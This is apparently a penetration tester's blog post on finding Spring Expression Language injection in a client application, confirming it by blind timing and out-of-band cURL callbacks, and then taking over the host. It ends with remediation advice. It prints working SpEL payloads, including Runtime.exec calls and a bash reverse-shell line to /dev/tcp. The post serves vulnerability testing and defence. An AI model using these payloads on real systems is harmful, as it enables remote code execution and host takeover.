
In a recent client project, we discovered a critical security vulnerability related to Spring Expression Language (SpEL) that can lead to Remote Code Execution (RCE). In this instance, the vulnerability could not be directly exploited, but had to be confirmed and exploited using blind or out-of-band (OOB) techniques.
In this blog post, we will demonstrate how to discover and verify (SpEL) injection vulnerabilities when the server returns only error messages instead of command output. We will progress from a simple error message to confirming the vulnerability at the RCE level, and conclude with practical advice on how to test and remediate the vulnerability.
If you are already familiar with SpEL, you can skip directly to the "Exploit" section: Exploit – From Error Message to Remote Code Execution.
Overview – Expression Languages
The following chapters provide a brief introduction to Expression Language (EL) and Spring EL (SpEL). We highlight some differences between classic EL and Spring EL, emphasizing that there are several types of EL, each with different functions and capabilities. Therefore, leveraging the different variants requires tailored payloads that take into account their specific syntax, behavior, and capabilities.
Expression Language (EL)
EL enables developers to use expressions to dynamically access and manipulate application data. These expressions are evaluated at runtime, enabling interaction between the presentation layer (e.g., web pages) and the application logic (e.g., managed beans).
With EL, developers can, for example:
- Dynamically read application data from JavaBeans, collections, maps, etc.
- Write data – such as form inputs – back to JavaBeans.
- Call public and static methods.
- Perform arithmetic, boolean, and string operations.
Various expression languages can be used in different Java-based technologies, such as Jakarta Faces (JSF), Jakarta Server Pages (JSP), Apache Struts, or Wildfly. It is also supported in frameworks such as Spring or template engines such as Apache FreeMarker or Thymeleaf.
In addition to the specifics of each EL, the behavior of the EL used can also vary depending on the version used. Different EL versions can enable or restrict certain functions and properties. Understanding these differences is important from both a defensive and an offensive perspective.
Expression Language (EL) Injection
Like all other injection vulnerabilities (e.g., SQL or Command Injection), Expression Language Injections occur when untrusted inputs are improperly processed and passed to an (EL) interpreter. Like all other injection vulnerabilities, EL injection results from an inadequate separation between code and data, allowing attackers to manipulate EL expressions at runtime.
Possible risks include:
- Access to sensitive data (e.g., reading environment variables)
- Modification and invocation of functions on the application server
- Unauthorized access to data and functions
- Remote Code Execution (RCE)
However, remote code execution is only possible for certain ELs in specific versions. For example, the Expression Language in a version prior to 2.2 only allowed broad access to implicit objects such as sessionScope, applicationScope, and various model or bean objects. With version 2.2, however, support for method calls within EL expressions was introduced. Vulnerable endpoints could now potentially be used to execute arbitrary code within the context of the application.

Small PoC of an EL-Injection vulnerability
The following (vulnerable) code snippet can be used to retrieve data from the URL and display it on the webpage. The "user" parameter is passed directly to an EL expression via ${userInput}. If an attacker specifies an EL syntax such as ${7*7} or ${request.getHeader("host")}, it will be evaluated by the EL processor.
Spring Expression Language (SpEL)
The Spring Expression Language (SpEL) uses a syntax very similar to the Unified Expression Language of Java EE. However, SpEL offers additional features such as method invocation, property access, bean references, and string templating.
Although a similar syntax is used, the same symbols do not always have the same meaning. In Java EE, for example, ${expr} stands for immediate evaluation, i.e., the expression is evaluated at the time it occurs. Conversely, #{expr} means delayed evaluation, so the expression can be resolved at a later time, usually during runtime. In Spring, however, the syntax ${…} is used for property placeholders (e.g., from application.properties, environment variables). In contrast, #{…} calls SpEL, which allows expressions to be evaluated, methods to be called, beans to be referenced, etc., thus providing more powerful functions.
Spring Expression Language (SpEL) Injection
The concept of SpEL injection is the same as with normal EL injection: untrusted input is evaluated as code. With SpEL, however, the attack surface is larger due to the broader scope of functions already mentioned.
Due to the different syntax, SpEL injection vulnerabilities can be exploited with different payloads. For example, code execution in SpEL can additionally be achieved with T(java.lang.Runtime).getRuntime().exec(„…“), compared to {„“.getClass().forName(„java.lang.Runtime“).getRuntime().exec(„…“)} in EL.
This risk is further amplified by the fact that older versions of Spring (before 3.0.6) had a known issue where certain Spring JSP tags double-resolved EL. This means that both ${…} and #{…} expressions could be interpreted twice, creating an opening for SpEL injection – and this behavior could not be disabled in these versions.

Small PoC of the SpEL-Injection vulnerability
The following (vulnerable) Spring code snippet can be used to retrieve data from the URL and display it on the webpage. The user parameter is passed directly to an EL expression via the parameter input. If an attacker provides the displayed payload, it will be evaluated by the EL processor and the calculator will be started on the machine.
GET /spel?input=T(java.lang.Runtime).getRuntime().exec(‚calc‘)
Exploit – From error message to Remote Code Execution
Discovery


First, we tried to examine every view of the web application to identify all the functions provided and to determine all the requests from the frontend to the backend. Deep within the application, we found a function that allowed us to create and modify diagrams that could be displayed within the application. The view contained a field labeled "Series Data Generator" that contained the unusual placeholder @anyChartComponent.createSeries(#root), which prompted us to examine the parameter more closely. We started by replacing the placeholder with a simple test string. This triggered a SpelEvaluationException, as can be seen in the screenshot, indicating a potential SpEL injection vulnerability.
After confirming that the abnormal behavior was potentially security-relevant, our next step was to determine whether the vulnerability could actually be exploited.
Note: The payload did not immediately trigger an error during diagram creation, but only when the diagram was later retrieved in a second request. The screenshot only shows the response to this second request. This should be sufficient to demonstrate the exploit path while protecting customer data. For the same reason, only partial request and response data are displayed, with sensitive parts redacted.
Common proof of a SpEL injection vulnerability

Following the procedures described in other resources for identifying EL or SpEL injection vulnerabilities, we used a typical payload that attempts to retrieve the 7th method (index 6) from java.lang.Runtime via Reflection. Access to the Runtime class would also suggest a high probability of the possibility of Remote Code Execution.
However, the server returned an error indicating that there is „more data in the expression“ than the expected method. While this is a setback, the error also confirms that the passed expression was valid in itself and was successfully parsed, which in turn is promising. Nevertheless, the application does not allow us to directly verify the command execution through visible output, so we have to rely on the following alternative techniques.
‚‚.getClass().forName(‚java.lang.Runtime‘).getMethods()[6]
Proof of Java function execution via blind technique

If no direct command output is available, a common method for confirming injection vulnerabilities is a blind approach, where success is inferred from indirect indicators such as the response time. We used the Thread.sleep function to trigger a 10-second delay. The 10-second delayed response from the server confirmed that user-specified Java functions can actually be executed.
Although executing arbitrary commands via Java alone is possible, it would be very cumbersome. Therefore, the next step is to attempt and confirm direct command execution via another technique.
T(java.lang.Thread).sleep(10000)
Demonstrating Command Execution (RCE) via Out-of-Band (OOB) Techniques

To achieve and verify Remote Code Execution (RCE), we employed an out-of-band (OOB) technique. This involves triggering the vulnerability in such a way that the target system is forced to interact with an external server (e.g., via DNS or HTTP), allowing us to observe the results independently of the application's direct response. In this instance, we attempted to trigger a cURL request to one of our own servers.
We chose cURL because, based on information from another vulnerability that revealed details about the system environment, we assumed that cURL was likely installed. Below is the version string extracted via the other vulnerability.
PostgreSQL … on aarch64-unknown-linux-gnu, compiled by gcc (GCC) … (Red Hat …), 64-bit
Using other binaries that establish a connection to another server, such as ping, wget, or dig, would also have been an option. As a side note, using ping for OOB verification would not have worked. The service was hardened with the noNewPrivileges attribute, which prevents executed binaries from gaining elevated privileges. Since ping requires such privileges (even if strictly limited), it could not be executed via the RCE vector.
Although the server returned an error (in contrast to the successful sleep-based payload previously), we still received the cURL request on our server – confirming the successful RCE.

With the RCE confirmed, the next step was to replace the cURL call with a reverse shell payload. After being triggered by retrieving the manipulated chart, the reverse shell successfully connected to our server, granting us control over the host.
T(java.lang.Runtime).getRuntime().exec(\„bash -c $@|bash 0 echo bash -i >& /dev/tcp/<ip>/8443 0>&1\“)
Remediation
Defending against SpEL injections requires more than just filtering, escaping, or encoding special characters like $, #, {, or } – as demonstrated in the payloads above.
Avoid passing user input to SpEL expressions. This is the simplest and most effective safeguard. Consider whether there is a better or alternative way to achieve the same functionality without passing user input to EL.
If user input must be passed to a SpEL expression,
- thoroughly validate the user input before incorporating it into expressions. Ideally, a whitelist of specific accepted values should be used. For example, only short alphanumeric strings should be accepted. Inputs containing other characters should be rejected.
- do not evaluate the expression in a full EL context (see example in Spring below).
- Add security and defense measures, such as host hardening, sandboxing, etc.
In the Spring example, restricting the execution context would mean using the SimpleEvaluationContext restricted evaluation context, which limits access to arbitrary methods and bean references.
Pentester Info: How to Test for SpEL
Testing for SpEL injection follows the same principles as any other injection vulnerability:
First, identify the underlying technology and framework. Look for signs of EL-enabled platforms such as Spring, JSP, JSF, Wildfly, Apache Struts, etc. Next, look for suitable user inputs, which, as with any other injection vulnerability, are basically any user-controllable inputs within the application. Don't forget to adapt your payloads to the syntax and context you identified in the first step. Also, pay attention to version-specific features.
Finally, watch out for error messages or unusual behavior, such as
- stack traces referencing SpelEvaluationException
- expression results rendered in responses
- and start exploiting.
Summary
A (Spring) Expression Language Injection occurs when code and data are not properly separated, allowing untrusted input to reach an EL interpreter.
This can affect various Java-based technologies:
- Java-based web frameworks: Spring, JSP, JSF, Apache Struts2
- Java template engines: Apache FreeMarker, Thymeleaf, etc.
You can discover this in the same way as any other injection vulnerability: test all user-controlled inputs, observe the behavior, and look for signs of expression parsing or execution.
As a general recommendation, avoid passing user input to EL interpreters altogether. If this is absolutely necessary, strictly validate the inputs and use restricted evaluation contexts (e.g., SimpleEvaluationContext in Spring).
Resources
- https://docs.oracle.com/javaee/7/tutorial/jsf-el.htm
- https://owasp.org/www-community/vulnerabilities/Expression_Language_Injection
- https://docs.spring.io/spring-framework/reference/core/expressions/evaluation.html
- https://codeql.github.com/codeql-query-help/java/java-spel-expression-injection/
Discoverer: Hendrik Eichner, mgm security partners